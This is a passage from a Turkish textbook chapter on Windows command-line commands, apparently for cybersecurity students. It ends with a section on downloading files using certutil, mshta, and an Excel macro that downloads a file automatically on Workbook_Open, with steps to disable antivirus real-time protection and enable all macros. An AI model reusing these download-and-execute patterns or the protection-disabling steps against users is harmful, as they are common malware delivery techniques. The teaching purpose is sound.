Bazı komutlar (örneğin whoami, hostname gibi) hakkında bilgi almak için /? kullanılır.

Bilgi alma komutları, komutların kullanımı ve açıklamaları Tablo 4.18'de verilmiştir.

Tablo 4.18: Windows Bilgi Alma Komutları

Komut	Komutun Genel Kullanımı	Açıklama
whoami	whoami whoami /user	Mevcut etki alanını ve kullanıcı adını görüntüler.
hostname	hostname	Bilgisayar adını görüntüler.
time	time	Sistemin saatini öğrenmek ve değiştirmek için kullanılır.
date	date	Sistemin tarihini öğrenmek ve değiştirmek için kullanılır.

24. UYGULAMA

Yardım ve bilgi alma komutlarının kullanımını aşağıdaki adımlar doğrultusunda gerçekleştiriniz.

1. Adım: Komut satırı penceresini açınız.

2. Adım: Komut satırında kullanılan komutlar hakkında özet bilgiler edinmek için **help** yazıp, Enter tuşuna basarak ekrana gelen sayfada yer alan komutları ve özet açıklamalarını inceleyiniz (Görsel 4.145).

```
Microsoft Windows [Version 10.0.22621.1702]
(c) Microsoft Corporation. Tüm hakları saklıdır.

C:\Windows\System32>help
For more information on a specific command, type HELP command-name
ASSOC          Displays or modifies file extension associations.
ATTRIB         Displays or changes file attributes.
BREAK          Sets or clears extended CTRL+C checking.
BCDEDIT        Sets properties in boot database to control boot loading.
CACLS          Displays or modifies access control lists (ACLs) of files.
CALL           Calls one batch program from another.
CD             Displays the name of or changes the current directory.
CHCP           Displays or sets the active code page number.
CHDIR          Displays the name of or changes the current directory.
CHKDSK         Checks a disk and displays a status report.
CHKNTFS        Displays or modifies the checking of disk at boot time.
CLS            Clears the screen.
CMD            Starts a new instance of the Windows command interpreter.
COLOR          Sets the default console foreground and background colors.
COMP           Compares the contents of two files or sets of files.
COMPACT        Displays or alters the compression of files on NTFS partitions.
```

Görsel 4.145: help komutunun kullanımı

3. Adım: Komut satırına **help type** yazarak type komutunun kullanımı hakkında bilgi alınız (Görsel 4.146).

```
C:\Windows\System32>help type
Displays the contents of a text file or files.

TYPE [drive:][path]filename
```

Görsel 4.146: type komutunun kullanımı hakkında bilgi alma

4. Adım: Komut satırına **help copy** yazarak copy komutunun kullanımı hakkında bilgi alınız (Görsel 4.147).

```
C:\Windows\System32>help copy
Copies one or more files to another location.

COPY [/D] [/V] [/N] [/Y | /-Y] [/Z] [/L] [/A | /B ] source [/A | /B]
     [+ source [/A | /B] [+ ...]] [destination [/A | /B]]

  source       Specifies the file or files to be copied.
  /A           Indicates an ASCII text file.
  /B           Indicates a binary file.
  /D           Allow the destination file to be created decrypted
  destination  Specifies the directory and/or filename for the new file(s).
  /V           Verifies that new files are written correctly.
  /N           Uses short filename, if available, when copying a file with a
               non-8dot3 name.
  /Y           Suppresses prompting to confirm you want to overwrite an
               existing destination file.
  /-Y          Causes prompting to confirm you want to overwrite an
               existing destination file.
  /Z           Copies networked files in restartable mode.
  /L           If the source is a symbolic link, copy the link to the target
               instead of the actual file the source link points to.

The switch /Y may be preset in the COPYCMD environment variable.
This may be overridden with /-Y on the command line.  Default is
to prompt on overwrites unless COPY command is being executed from
within a batch script.
```

Görsel 4.147: copy komutunun kullanımı hakkında bilgi alma

5. Adım: Komut satırına **whoami** yazarak mevcut alan adı ve kullanıcı kimliğini görüntüleyiniz (Görsel 4.148).

```
C:\Windows\System32>whoami
lise\lise_
```

Görsel 4.148: whoami komutunun kullanımı

6. Adım: Komut satırına **hostname** yazarak bilgisayar adını görüntüleyiniz (Görsel 4.149).

```
C:\Windows\System32>hostname
lise
```

Görsel 4.149: hostname komutunun kullanımı

7. Adım: Komut satırında **date** ve **time** komutlarını uygulayınız (Görsel 4.150).

```
C:\>date
The current date is: Pzt 14.08.2023
Enter the new date: (dd-mm-yy)

C:\>time
The current time is: 18:50:20,39
Enter the new time:
```

Görsel 4.150: date ve time komutlarının kullanımı



Aşağıda maddeler hâlinde verilen işlemleri cihazınızda gerçekleştiriniz.

- Komut satırı penceresini açınız.
- **cls** komutunun kullanımı hakkında bilgi almak için **help** komutunu kullanınız.
- Komut satırına **help rmdir** yazınız. Komut ile kullanılan parametreleri inceleyiniz.
- Windows komutları hakkında daha detaylı bilgiler almak için learn.microsoft.com web sitesini ziyaret ediniz.
- Mevcut alan adı ve kullanıcı adı bilgisini gösteren komutu yazınız.
- Sisteminizin saatini değiştirmek için time komutunu kullanınız.

4.1.8.2. Dosya ve Klasör Yönetimi Komutları

Dosya ve klasör yönetimi komutları ile geçerli klasörü değiştirme, dosya ve klasör oluşturma, metin dosyası içeriğini görüntüleme, klasör içeriğini listeleme, kopyalama, silme, taşıma, yeniden adlandırma gibi işlemler gerçekleştirilir. Dosya ve klasör yönetimi komutları, komutların kullanımı ve açıklamaları Tablo 4.19'da verilmiştir.

Tablo 4.19: Windows Dosya ve Dizin Yönetimi Komutları

Komut	Komutun Genel Kullanımı	Açıklama
cd	cd	İçinde bulunulan klasörün konumunu verir.
	cd [klasör adı]	Geçerli klasörü değiştirmek için kullanılır. cd .. : Bir üst klasöre geçmeyi sağlar. cd / : C:\ kök klasörüne geçmeyi sağlar.
dir	dir dir [klasör adı]	Bir klasördeki dosya ve alt klasör listesini görüntüler.
tree	tree tree /f tree [klasör adı]	Klasörlerin içeriğini ağaç yapısı şeklinde gösterir.
md **mkdir**	md [klasör adı] mkdir [klasör adı]	Klasör oluşturmak için kullanılır. Oluşturulacak klasör adında boşluk karakteri varsa "klasör adı" şeklinde kullanılmalıdır. Örnek: md "Yeni Klasör" Tek komut satırı ile birden fazla klasör oluşturulabilir. Örnek: md klasör1 klasör2 klasör3 Tek komut satırı ile iç içe klasörler oluşturulabilir. Örnek: md Dersler\Sistem\Uygulamalar
rd **rmdir**	rd [klasör adı] rmdir [klasör adı]	Boş klasörleri silmek için kullanılır.
	rd [parametre] [klasör adı] rmdir [parametre] [klasör adı]	Dolu klasörleri silmek için /s parametresi kullanılmalıdır.
del	del [dosya adı].[dosya uzantısı]	Bir veya daha fazla dosyayı silmek için kullanılır. Bir klasör içindeki tüm dosyalar sadece klasör adı belirtilerek silinebilir. Dosyaları silerken onay istememesi için /q parametresi kullanılmalıdır. Örnek: del /q Klasör (Klasör silinmez.)
type	type [dosya adı].[dosya uzantısı]	Bir metin dosyasının içeriğini görüntülemek için kullanılır. Dosya içeriği konsol ekranına yazdırılır.
	type nul > [dosya adı].txt	Boş metin dosyası oluşturmak için kullanılır.
copy con	copy con [dosya adı].txt	Konsol ekranında metin belgesi oluşturmak için kullanılır. Komuttan sonra kaydedilecek dosyanın adı yazılır. Metin tamamlandığında Ctrl ve Z tuş kombinasyonu ile metin dosyası kaydedilir.
copy	copy [kaynak] [hedef]	Bir veya daha fazla dosyayı kopyalamak için kullanılır. Bir klasör içindeki tüm dosyalar sadece klasör adı belirtilerek kopyalanabilir. Örnek: copy Ogrenciler Mezun (Klasör kopyalanmaz.)
move	move [kaynak] [hedef] move [mevcut ad] [yeni ad]	Dosya ve klasörleri taşımak, yeniden adlandırmak için kullanılır.
ren **rename**	ren [mevcut ad] [yeni ad] rename [mevcut ad] [yeni ad]	Dosya ve klasörleri yeniden adlandırmak için kullanılır.

attrib	attrib [dosya adı] attrib [parametre] [dosya adı]	Dosya özniteliklerini görüntülemek ve değiştirmek için kullanılır. Dosyaya, gizli dosya özelliği vermek için kullanılır. Örnek: attrib +h önemli.txt



Salt okunur, gizli, arşiv ve sistem dosya özniteliklerinin Windows komut satırındaki kullanımı hakkında araştırma yapınız. Araştırma sonuçlarınızı arkadaşlarınızla paylaşınız.

25. UYGULAMA

Dosya ve klasör yönetimi komutlarının kullanımını aşağıdaki adımlar doğrultusunda gerçekleştiriniz.

1. Adım: Komut satırı penceresini yönetici olarak çalıştırınız.

2. Adım: Masaüstü klasörüne geçiniz.

3. Adım: Masaüstünde **Dersler, Ogrenciler** ve **Proje Kayıtları** klasörlerini oluşturunuz.

4. Adım: Masaüstünde **Sınavlar** klasörünü, Sınavlar klasörü içinde **Sistem** klasörünü, Sistem klasörü içinde ise **Uygulama** klasörünü oluşturunuz (Bu adımı tek komut satırı ile gerçekleştiriniz.).

5. Adım: Ogrenciler klasörüne geçiniz (Görsel 4.151).

```
Administrator: C:\Windows\system32\cmd.exe
Microsoft Windows [Version 10.0.22621.1702]
(c) Microsoft Corporation. Tüm hakları saklıdır.

C:\Windows\System32>cd C:\Users\lise_\OneDrive\Masaüstü

C:\Users\lise_\OneDrive\Masaüstü>md Dersler Ogrenciler "Proje Kayıtları"

C:\Users\lise_\OneDrive\Masaüstü>mkdir Sınavlar\Sistem\Uygulama

C:\Users\lise_\OneDrive\Masaüstü>cd Ogrenciler
```

Görsel 4.151: cd, md ve mkdir komutlarının örnek kullanımı

6. Adım: Komut satırında **copy con** komutunu kullanarak **isimler.txt** isimli metin dosyası oluşturunuz (Görsel 4.152).

7. Adım: Bir üst klasöre geçiniz (Masaüstü klasöründe olduğunuzdan emin olunuz.).

8. Adım: Komut satırında **type nul > bosdosya.txt** yazarak boş dosya oluşturunuz.

9. Adım: Komut satırında **type bosdosya.txt** yazarak dosya içeriğini konsola yazdırınız (Dosya içeriği boş olduğundan konsola bir şey yazılmayacaktır.).

```
C:\Users\lise_\OneDrive\Masaüstü\Ogrenciler>copy con isimler.txt
Ahmet
Sabri
Erdem
Kaan
Hakan
Kerem
Eda
Ahmet
Seda
Zeynep
Burak^Z
        1 file(s) copied.
```

Görsel 4.152: copy con komutu ile metin dosyası oluşturma

10. Adım: Komut satırında **copy bosdosya.txt "Proje Kayıtları"** yazarak bosdosya.txt dosyasını Proje Kayıtları klasörüne kopyalayınız.

11. Adım: Komut satırında **move bosdosya.txt yenidosya.txt** yazarak, bosdosya.txt dosyasını yenidosya.txt olarak yeniden adlandırınız.

12. Adım: Komut satırında **move yenidosya.txt "Proje Kayıtları"** yazarak yenidosya.txt dosyasını Proje Kayıtları klasörüne taşıyınız.

13. Adım: Komut satırında **ren "Proje Kayıtları"** Projeler yazarak, Proje Kayıtları klasörünü Projeler olarak yeniden adlandırınız (Görsel 4.153).

```
C:\Users\lise_\OneDrive\Masaüstü\Ogrenciler>cd ..

C:\Users\lise_\OneDrive\Masaüstü>type nul > bosdosya.txt

C:\Users\lise_\OneDrive\Masaüstü>type bosdosya.txt

C:\Users\lise_\OneDrive\Masaüstü>copy bosdosya.txt "Proje Kayıtları"
        1 file(s) copied.

C:\Users\lise_\OneDrive\Masaüstü>move bosdosya.txt yenidosya.txt
        1 file(s) moved.

C:\Users\lise_\OneDrive\Masaüstü>move yenidosya.txt "Proje Kayıtları"
        1 file(s) moved.

C:\Users\lise_\OneDrive\Masaüstü>ren "Proje Kayıtları" Projeler
```

Görsel 4.153: cd, type, copy, move ve ren komutlarının örnek kullanımı

14. Adım: Komut satırında **cd Projeler** yazarak Projeler klasörüne geçiniz.

15. Adım: Komut satırında **dir** yazarak Projeler klasörü içeriğini görüntüleyiniz (Görsel 4.154).

```
C:\Users\lise_\OneDrive\Masaüstü>cd Projeler

C:\Users\lise_\OneDrive\Masaüstü\Projeler>dir
 Volume in drive C has no label.
 Volume Serial Number is 7820-C8FE

 Directory of C:\Users\lise_\OneDrive\Masaüstü\Projeler

15.08.2023  00:30    <DIR>          .
15.08.2023  00:30    <DIR>          ..
15.08.2023  00:24                 0 bosdosya.txt
15.08.2023  00:24                 0 yenidosya.txt
               2 File(s)              0 bytes
               2 Dir(s)  37.581.217.792 bytes free
```

Görsel 4.154: dir komutu ile klasör içeriğini listeleme

16. Adım: Komut satırında **del bosdosya.txt** yazarak bosdosya.txt dosyasını siliniz.

17. Adım: Komut satırında **cd ..** yazarak üst klasöre geçiniz.

18. Adım: Komut satırında **cd ..** yazarak üst klasöre geçiniz.

19. Adım: Komut satırında **tree /f Masaüstü** yazarak Masaüstü klasörünü soy ağacı şeklinde görüntüleyiniz (Görsel 4.155).

```
C:\Users\lise_\OneDrive\Masaüstü\Projeler>del bosdosya.txt

C:\Users\lise_\OneDrive\Masaüstü\Projeler>cd ..

C:\Users\lise_\OneDrive\Masaüstü>cd ..

C:\Users\lise_\OneDrive>tree /f Masaüstü
Folder PATH listing
Volume serial number is 7820-C8FE
C:\USERS\LISE_\ONEDRIVE\MASAÜSTÜ
|   isim listesi.txt
|   Resim.png
|
+---Dersler
+---Ogrenciler
|       isimler.txt
|
+---Projeler
|       yenidosya.txt
|
\---Sınavlar
    \---Sistem
        \---Uygulama
```

Görsel 4.155: del ve tree komutlarının örnek kullanımı

SIRA SİZDE

Aşağıda maddeler hâlinde verilen işlemleri cihazınızda gerçekleştiriniz.

- Komut satırı penceresini yönetici olarak çalıştırınız.
- Bulunduğunuz klasörde **Parolalar** isimli bir klasör oluşturunuz.
- Parolalar klasörüne geçiniz.
- Parolalar klasöründe tek komut satırı ile **Mobil** ve **PC** klasörlerini oluşturunuz.
- Mobil klasörüne geçiniz.
- Mobil klasörü içinde bir boş dosya oluşturunuz.
- Oluşturduğunuz dosyaya gizli dosya özelliği veriniz.
- Bir üst klasöre geçiniz.
- Komut satırına **cls** yazarak konsol ekranını temizleyiniz.
- PC klasörünün adını Laptop olarak değiştiriniz.
- Komut satırına **doskey /history** yazarak komut satırı geçmişini görüntüleyiniz.

Dosya işlemleri ile ilgili özel komutlar, komutların kullanımı ve açıklamaları Tablo 4.20'de verilmiştir.

Tablo 4.20: Windows Dosya İşlemleriyle İlgili Özel Komutlar

Komut	Komutun Genel Kullanımı	Açıklama
echo	echo [mesaj metni]	Konsol ekranına mesaj yazdırmak için kullanılır.
	echo mesaj > [dosya adı].txt echo mesaj >> [dosya adı].txt	Önceden oluşturulan veya yeni oluşturulacak olan dosyaların içine bilgi eklemek için yönlendirme operatörleri ile kullanılır.
more	more [dosya adı].[dosya uzantısı] more < [dosya adı].[dosya uzantısı]	Metin dosyalarının içeriğini görüntülemek için kullanılır. Dosya içeriği ekrana sığmayacak kadar uzun olduğunda içeriğin sayfalar hâlinde görüntülenmesini sağlar. Bir komutun çıktısı uzun olduğunda more komutu ile sayfalar hâlinde görüntülenebilir. Örnek: dir /a C:\Windows | more
fc	fc [dosya adı].txt [dosya adı].txt	İki dosyayı karşılaştırıp aralarındaki farkı görüntülemek için kullanılır.
sort	sort [dosya adı].txt	Metin dosyası içeriğindeki bilgiler alfabetik sıralı olarak görüntülenir.
	sort /r [dosya adı].txt	Metin dosyası içeriğindeki bilgiler alfabetik sıralamanın tam tersi şekilde görüntülenir.
	sort /unique [dosya adı].txt	Metin dosyası içeriğindeki tekrar eden bilgiler çıkarılarak, alfabetik sıralı olarak görüntülenir.

find	find [aranan] [dosya adı].txt find /i [aranan] [dosya adı].txt	Belirtilen dosyaların içinde arama yapmak için kullanılır. Büyük ve küçük harf duyarlılığı olmadan arama yapmak için /i parametresi kullanılmalıdır.
findstr	findstr [arama örüntüleri] [dosya].txt	Daha karmaşık metin örüntüleri (regex gibi) kullanarak arama yapar.



MKLINK Windows komutunun kullanımı hakkında araştırma yapınız. Bu komut ile ilgili uygulamalar gerçekleştiriniz. Araştırma sonuçlarını ve gerçekleştirdiğiniz uygulamaları rapor hâline getiriniz. Çalışmanızı arkadaşlarınızla paylaşınız.


26. UYGULAMA

Dosya ve klasör yönetimi komutlarının kullanımını aşağıdaki adımlar doğrultusunda gerçekleştiriniz.

1. Adım: Komut satırı penceresini yönetici olarak çalıştırınız.

2. Adım: Masaüstü dizinine geçiniz.

3. Adım: Komut satırına **notepad isim.txt** yazıp metin editörünü açınız ve metin editöründe isimler ekleyerek **isim.txt** dosyasını oluşturunuz (Görsel 4.156).



Görsel 4.156: notepad kullanımı

4. Adım: Komut satırına **more isim.txt** yazarak dosya içeriğini konsola yazdırınız (Görsel 4.157).


```
C:\Users\lise_\OneDrive\Masaüstü>more isim.txt
Ali
Burak
Irmak
Ceyda
Kerem
Fatih
Arzu
Kerem
Hakan
Cevdet
Kemal
Mehmet
Zeynep
Serap
```

Görsel 4.157: more komutunun kullanımı

5. Adım: Komut satırına **copy isim.txt ad.txt** yazarak dosyayı farklı bir isimle kopyalayınız ve Notepad metin editörü ile **ad.txt** dosyası üzerinde isim değişikliklerini uygulayınız (Görsel 4.158).

```
C:\Users\lise_\OneDrive\Masaüstü>copy isim.txt ad.txt
        1 file(s) copied.

C:\Users\lise_\OneDrive\Masaüstü>notepad ad.txt
```



Görsel 4.158: ad.txt dosya içeriğinin değiştirilmesi

6. Adım: Komut satırına **fc isim.txt ad.txt** yazarak, iki dosyayı karşılaştırıp farkları görüntüleyiniz (Görsel 4.159).

```
C:\Users\lise_\OneDrive\Masaüstü>fc isim.txt ad.txt
Comparing files isim.txt and AD.TXT
***** isim.txt
Ali
Burak
***** AD.TXT
Arda
Burak
*****
***** isim.txt
Kerem
Hakan
Cevdet
***** AD.TXT
Kerem
Sude
Cevdet
*****
```

Görsel 4.159: fc komutunun kullanımı

7. Adım: Komut satırına **sort isim.txt** yazınız ve ekran çıktısının alfabetik sıralandığını doğrulayınız (Görsel 4.160).

```
C:\Users\lise_\OneDrive\Masaüstü>sort isim.txt
Ali
Arzu
Burak
Cevdet
Ceyda
Fatih
Hakan
Irmak
Kemal
Kerem
Kerem
Mehmet
Serap
Zeynep
```

Görsel 4.160: sort komutunun kullanımı

8. Adım: Komut satırına **sort /r isim.txt** yazınız (Görsel 4.161).

```
C:\Users\lise_\OneDrive\Masaüstü>sort /r isim.txt
Zeynep
Serap
Mehmet
Kerem
Kerem
Kemal
Irmak
Hakan
Fatih
Ceyda
Cevdet
Burak
Arzu
Ali
```

Görsel 4.161: sort /r komutunun kullanımı

9. Adım: Komut satırına **echo Siber dünyaya hoş geldin!** yazınız (Görsel 4.162).

```
C:\Users\lise_\OneDrive\Masaüstü>echo Siber dünyaya hoş geldin!
Siber dünyaya hoş geldin!
```

Görsel 4.162: echo komutunun kullanımı

10. Adım: Komut satırına **findstr "[aıou]" ad.txt** yazınız.

[ ] (köşeli ayraç) arasında belirtilen karakterlerden herhangi birini bulunduran tüm isimler konsola yazdırılır.

11. Adım: Komut satırına **findstr "et\>" ad.txt** yazarak et ile biten isimleri konsola yazdırınız (Görsel 4.163).

```
C:\Users\lise_\OneDrive\Masaüstü>findstr "[aıou]" ad.txt
Arda
Burak
Irmak
Ceyda
Fatih
Arzu
Sude
Kemal
Serap

C:\Users\lise_\OneDrive\Masaüstü>findstr "et\>" ad.txt
Cevdet
Mehmet
```

Görsel 4.163: findstr komutunun kullanımı

12. Adım: Komut satırına **find /i "kerem" ad.txt** yazarak, büyük küçük harf duyarlılığı olmadan dosya içinde arama gerçekleştiriniz (Görsel 4.164).

```
C:\Users\lise_\OneDrive\Masaüstü>find /i "kerem" ad.txt

---------- AD.TXT
Kerem
Kerem
```

Görsel 4.164: find komutunun kullanımı

SIRA SİZDE

Aşağıda maddeler hâlinde verilen işlemleri cihazınızda gerçekleştiriniz.

- Komut satırı penceresini yönetici olarak çalıştırınız.
- Bulunduğunuz klasörde **Hafta** isimli bir klasör oluşturunuz.
- Hafta klasörüne geçiniz.
- Komut satırına **echo Pazartesi > günler.txt** yazınız.
- Komut satırına **echo Salı >> günler.txt** yazınız.
- Komut satırına **echo Çarşamba >> günler.txt** yazınız.
- Komut satırına **more günler.txt** yazıp ekran çıktısını inceleyiniz.
- Komut satırına **echo Perşembe > günler.txt** yazınız.
- Komut satırına **more günler.txt** yazıp ekran çıktısındaki değişimi gözlemleyiniz.
- Komut satırına **echo Cuma >> günler.txt** yazınız.
- Komut satırına **find "perşembe" günler.txt** yazınız (Daha sonra /i parametresi ile tekrar deneyiniz.).

4.1.8.3. Dosya İndirme Komutları

Dosya indirme komutları ile konsol üzerinden dosya indirme işlemleri gerçekleştirilir. Dosya indirme komutları, komutların kullanımı ve açıklamaları Tablo 4.21'de verilmiştir.

Tablo 4.21: Windows Dosya İndirme Komutları

Komut	Komutun Genel Kullanımı	Açıklama
certutil.exe	certutil.exe [parametre] [dosya linki]	Sertifika hizmetleri ile ilgili işlemlerde kullanılır. Dosya indirme özelliği de bulunur.
mshta	mshta [dosya linki]	HTML Application aracıdır. Dosya içeriklerinin alınması için kullanılabilir.

27. UYGULAMA

Dosya indirme işlemleri ile ilgili komutların kullanımını aşağıdaki adımlar doğrultusunda gerçekleştiriniz.

1. Adım: Windows güvenliği virüs ve tehdit koruması ayarlarından gerçek zamanlı korumayı kapatınız.

2. Adım: Komut satırı penceresini yönetici olarak çalıştırınız.

3. Adım: Hedef adresteki logo.png dosyasını **certutil** aracı ile indiriniz (**Hedef Adres:** https://meslegimhayatim.meb.gov.tr/assets/images/logo.png).

4. Adım: Komut satırına **dir** yazarak logo.png dosyasının indirildiğinden emin olunuz (Görsel 4.165).

5. Adım: Hedef adresteki (Hedef Adres: https://www.ietf.org/rfc/rfc793.txt) rfc793.txt dosyası içeriğini **mshta** aracı ile inceleyiniz(Görsel 4.176).


```
C:\Users\lise_\OneDrive\Masaüstü>certutil.exe -URLcache -split -f
"https://meslegimhayatim.meb.gov.tr/assets/images/logo.png"
****  Online  ****
  000000  ...
  011b5c
CertUtil: -URLCache command completed successfully.

C:\Users\lise_\OneDrive\Masaüstü>dir
 Volume in drive C has no label.
 Volume Serial Number is 7820-C8FE

 Directory of C:\Users\lise_\OneDrive\Masaüstü

15.08.2023  17:01    <DIR>          .
14.08.2023  14:02    <DIR>          ..
15.08.2023  14:22               100 ad.txt
15.08.2023  16:04                11 gun.txt
15.08.2023  05:15            18.395 Görsel 4.168.png
15.08.2023  14:22            54.949 Görsel 4.169.png
15.08.2023  05:06               100 isim.txt
15.08.2023  17:01            72.540 logo.png
15.08.2023  14:19    <DIR>          mayıs
               6 File(s)        146.095 bytes
               3 Dir(s)  37.601.234.944 bytes free
```

Görsel 4.165: certutil aracının kullanımı



Görsel 4.166: mshta aracının kullanımı

28. UYGULAMA

Dosya indirme işlemi için makro kullanımını aşağıdaki adımlar doğrultusunda gerçekleştiriniz.

1. Adım: Windows güvenliği virüs ve tehdit koruması ayarlarından gerçek zamanlı korumayı kapatınız.


2. Adım: Excel çalışma kitabı oluşturunuz ve **Dosya > Seçenekler > Şeridi Özelleştir** adımını izleyerek **Geliştirici** sekmesini ekleyiniz.

3. Adım: Geliştirici sekmesinde **Visual Basic** seçeneğine tıklayınız (Görsel 4.167).



Görsel 4.167: Geliştirici sekmesi

4. Adım: Geliştirici ekranının Project kısmında **BuÇalışmaKitabı** nesnesine tıklayıp, açılan ekranda Visual Basic makro kodunuzu yazarak hedef konumu kendi bilgisayarınıza göre düzenleyiniz ve **Kaydet** butonuna tıklayarak, dosyayı **Makro.xlsm** olarak kaydediniz (Görsel 4.168).



Görsel 4.168: Makro kodu oluşturma

Makro kodu şöyledir:

```
Private Declare PtrSafe Function URLDownloadToFile Lib “urlmon” _
        Alias “URLDownloadToFileA” (ByVal pCaller As Long, ByVal szURL As String, _
        ByVal szFileName As String, ByVal dwReserved As Long, ByVal lpfnCB As Long) As Long
Sub Workbook_Open()
        kaynak_link = “https://meslegimhayatim.meb.gov.tr/assets/images/logo.png”
        hedef_konum = “C:\Users\[kullanıcı adı]\Desktop\”
        indir = URLDownloadToFile(0, kaynak_link, hedef_konum & “dosya.png”, 0, 0)
End Sub
```

5. Adım: Geliştirici sekmesinde **Makro Güvenliği** seçeneğine tıklayınız ve makro ayarlarından **Tüm makroları etkinleştir** seçeneğini seçiniz.

6. Adım: Dosyayı kapatınız. Herhangi bir değişiklik gerçekleştirdiyseniz tekrar kaydetmeniz gerekebilir.

7. Adım: Makro içeren dosyayı açarak masaüstünde **dosya.png** dosyasının oluştuğunu gözlemleyiniz.

4.1.8.4. Kullanıcı ve Grup Yönetimi Komutları

